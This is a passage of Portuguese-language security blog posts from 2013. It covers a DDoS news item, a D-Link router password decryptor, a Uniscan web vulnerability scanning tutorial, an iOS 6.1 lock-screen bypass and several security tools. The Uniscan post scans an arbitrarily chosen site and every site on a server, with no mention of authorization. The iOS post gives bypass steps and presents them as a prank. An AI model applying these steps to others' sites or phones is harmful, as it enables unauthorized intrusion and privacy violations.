Os autores da ofensiva usaram uma tática conhecida como Ataque Distruibuído de Negação de Serviço (DDoS, na sigla em inglês), que inunda o alvo com enormes quantidades de tráfego, em uma tentativa de deixá-lo inacessível. Os servidores do Spamhaus foram escolhidos como alvo.

Linford disse ainda que o poder do ataque é grande o suficiente para derrubar uma estrutura de internet governamental.

Fonte : noticias.terra.com.br

quarta-feira, 27 de março de 2013

[DLink Password Decryptor] Ferramenta para recuperar a senha de login da D-Link modem/router


DLink Password Decryptor é uma ferramenta de desktop livre para recuperar instantaneamente a senha de login da D-Link modem / roteador.

Se você perdeu a senha de login de autenticação do seu modem D-link e você tem arquivo de configuração de backup , então você pode usar essa ferramenta para rapidamente voltar a sua senha.

Ele suporta modo dual de recuperação de senha. Você pode digitar a senha D-link criptografado diretamente ou especificar o arquivo Modem D-Link configuração de backup. No segundo caso, ele irá detectar automaticamente a senha de login do arquivo de configuração e decifrá-lo instantaneamente.


Note-se que é testado com número limitado de modems D-Link incluindo o mais recente modelo DSL-2750U. Por isso, pode ou não pode trabalhar com outros modelos.

Esta é uma ferramenta muito útil para todos os administradores de rede , bem como testadores de penetração.
É testado com sucesso em ambos 32 bits e sistemas de 64 bits do Windows a partir do Windows XP para o Windows 8.

IMAGENS

DLink Password Decryptor está mostrando a senha recuperado da Login Senha criptografada D-Link


Mostrando senha recuperado do arquivo de configuração da D-Link de backup.

Licença: freeware 
Plataforma: Windows XP, 2003, Vista, Windows 7, Windows 8 

quarta-feira, 6 de março de 2013

Encontrando vulnerabilidade em aplicações web usando o BackTrack - UniScan


Olá pessoal, estaremos mostrando como fazer uma varredura em busca de vulnerabilidades em um site, ou todos os sites no servidor. Neste tutorial vou usar um programa no BackTrack chamado Uniscan. é muito fácil de usar, mas muito bom em scanner. Primeiro de tudo, abra seu terminal e digite o comando:

root@bt:~# cd /pentest/web/uniscan/
root@bt:/pentest/web/uniscan# ./uniscan.pl


Algo como isso vai ser mostrado no terminal. Agora tudo o que temos a fazer é seguir as instruções. Primeiro de tudo, precisamos de um alvo para scannear, eu escolhi um e já vou usá-lo. Para iniciar a verificação, primeiro você tem que verificar as opções que você deseja usar no seu exame. 

 Como usar as opções: 

Confira a letra ao lado de sua opção, e incluí-lo após a URL como esta: 

./uniscan.pl -u http://www.website.com/ -b -q -d -w

ou pode colocá-los todos juntos. 

./Uniscan.pl -u http://www.website.com/ -bqdw 


Isto irá iniciar a varredura com todas as opções disponibilizadas pelo uniscan. 
NOTA: - Nunca se esqueça da barra NO FINAL DO LINK ( http://www.website.com/ <==)

Agora, a varredura começará, e o terminal será algo parecido com isto: 


Esta varredura irá procurar vulnerabilidades como LFI / SQL-i / RFI e assim por diante. Ele também procura por Webshells, backdoors, divulgação Informações PHP, e-mails, e muito mais.

Aqui estão alguns exemplos:

PHP.info () divulgação:


Links Externos / hosts:


Divulgação Código Fonte:


Dinâmica de varredura, Identificação de vulnerabilidade: 


Este programa também pode obter todos os sites em um servidor, e então você vai ser capaz de digitalizar todos eles.

Para isso, execute o comando:

./Uniscan.pl -i "ip: 127.0.0.1"


Mude 127.0.0.1 para o servidor de destino. Todos os sites serão armazenados em "sites.txt" no mesmo diretório.

Agora, para verificar os sites na lista, execute este comando:

./uniscan.pl -f sites.txt -bqwd


Caso queira alterar algo no UniScan segue o link para download 


Até a próxima.


Projeto Uniscan - Scanner de Vulnerabilidade(WEB)

O Uniscan é um scanner de vulnerabilidade para aplicações Web, escrito em Perl para o ambiente Linux. Ele foi desenvolvido como trabalho de conclusão do curso de ciência da computação da Universidade Federal do Pampa e está licenciado sob a GNU General Public License 3.0 (GPL 3) .

Atualmente, a versão de Uniscan é de 6,2. Abaixo estão listadas as características de Uniscan.


Uniscan características:


  • Identificação de páginas do sistema através de um Web Crawler.
  • Uso de threads no rastreador.
  • Controlar o número máximo de solicitações do rastreador.
  • Controle da variação de páginas de sistema identificados por Web Crawler.
  • Controle de extensões de arquivos que são ignorados.
  • Teste de páginas encontradas através do método GET.
  • Teste as formas encontradas através do método POST.
  • Suporte para solicitações SSL (HTTPS).
  • Suporte a proxy.
  • Gerar lista de sites usando o Google.
  • Gerar lista de sites usando Bing.
  • Plug-in suporte para rastreador.
  • Plug-in suporte para testes dinâmicos.
  • Plug-in suporte para testes estáticos.
  • Plug-in suporte para testes de stress.
  • Suporte multi-língua.
  • Cliente web.
  • Cliente GUI escrito em perl usando tk.


terça-feira, 19 de fevereiro de 2013

Ignorando tela de bloqueio de um 6,1 iOS (locksreen)

Foi recentemente descoberto uma maneira de contornar a tela de bloqueio (lockscreen), que tem uma senha de 4 dígitos numéricos (como se vê na imagem), de dispositivos da Apple (como o iPhone) com o iOS versão 6.1 (a última versão) e assim, obter acesso ao dispositivo sem inserir qualquer senha ou código de acesso.

O método consiste em fazer uma chamada de emergência, desligue e pressione o botão de alimentação até o ecrã se desligar, solte-o em seguida, pressionar o botão novamente e desbloquear.

Este ignora o sistema de terminal que tem aplicações de acesso, visualizar e modificar contatos, o acesso ao correio de voz e acesso as fotos através da adição de um novo contato (foto selecionada para o novo contato).

Aqui dois vídeos de demonstração:


Esta vulnerabilidade é muito semelhante ao que atingiu o iOS 4.1 liberação por algum tempo, mas, aparentemente, ressurge.

Bem, nunca é demais saber esse truque para por exemplo, encontrar o proprietário de um iPhone perdido, ou apenas uma brincadeira.

quarta-feira, 13 de fevereiro de 2013

[Revenssis] Teste de Invasão Mobile Suite

Totalmente caracterizado rede sem fio, e suite web app pentesting para Smartphones

Apelidado como o "Smartphone Versão de Backtrack", Revenssis Suíte Penetração é um conjunto de todos os tipos úteis de ferramentas utilizadas em Informática e Web Application Security. Ferramentas disponíveis nele incluem: scanners Web App, codificar / decodificar e ferramentas de hash, Vulnerability Research Lab, laboratório forense, mais o must-have utilitários (Shell, SSH, DNS / WHOIS Lookup, Traceroute, Port Scanner, Spam Pesquisa DB, Netstat ... etc). Todos estes encaixe numa aplicação aprox. 10MB (pós-instalação).

Características:

  • Todos os Web scanners de vulnerabilidade, incluindo:
  • SQL scanner de injeção
  • Scanner de XSS
  • DDOS do scanner
  • CSRF do scanner
  • Scanner de erros de configuração SSL
  • Remoto e local do arquivo Inclusão (RFI / LFI) scanners
  • Utilitários, tais como:
  • WHOIS pesquisa, localizador de IP, Shell, SSH, Blacklist ferramenta de pesquisa, ferramenta Ping,
  • Ferramentas forenses (em imlementation), tais como analisadores de malware, biscoitos hash, sniffer de rede, ZIP / RAR senha finder, conjunto de ferramentas de engenharia social, ferramenta de engenharia reversa
  • Vulnerabilidade laboratório de pesquisa (fontes incluem: motor de busca Shodan vulnerabilidade, ExploitSearch, Façanha DB, OSVDB e NVD NIST
  • Auto ferramentas de verificação e de Defesa para o seu telefone Android contra vulnerabilidades
  • Ferramentas de segurança de conectividade para Bluetooth, Wi-Fi e Internet. (NFC, Wi-Fi e USB direto na implementação)

sábado, 2 de fevereiro de 2013

USBDeview v2.20 - Veja todos os dispositivos conectados e instalados (USB Forense)


USBDeview é um pequeno utilitário que lista todos os dispositivos USB que atualmente foram conectados ao seu computador, bem como todos os dispositivos USB que você usou anteriormente.
Para cada dispositivo USB, a informação exteneded é exibida: Nome do dispositivo / descrição, tipo de dispositivo, número de série (para dispositivos de armazenamento em massa), a data / hora em que dispositivo foi adicionado, VendorID, ProductID, e muito mais ...
USBDeview também permite que você desinstale os dispositivos USB que você já usou, desconecte os dispositivos USB que estão conectados ao seu computador, bem como para desativar e ativar os dispositivos USB.
Você também pode usar USBDeview em um computador remoto, desde que você acessar esse computador com o usuário admin.


domingo, 6 de janeiro de 2013

[Android Privacy Guard v1.0.8] OpenPGP para Android

Não há criptografia de chave pública para Android ainda, mas isso é uma característica importante para muitos de nós. Android Privacy Guard  gerencia chaves OpenPGP em seu telefone, use-os para criptografar, criptografar e descriptografar e-mails e arquivos.


Características -  v1.0.8

  • HKP - Apoio servidor de chaves
  • Suporte app2sd
  • Opções de frases mais passagem de cache: 1, 2, 4, 8 horas
  • bugfixes
Fique de olho nas atualizações.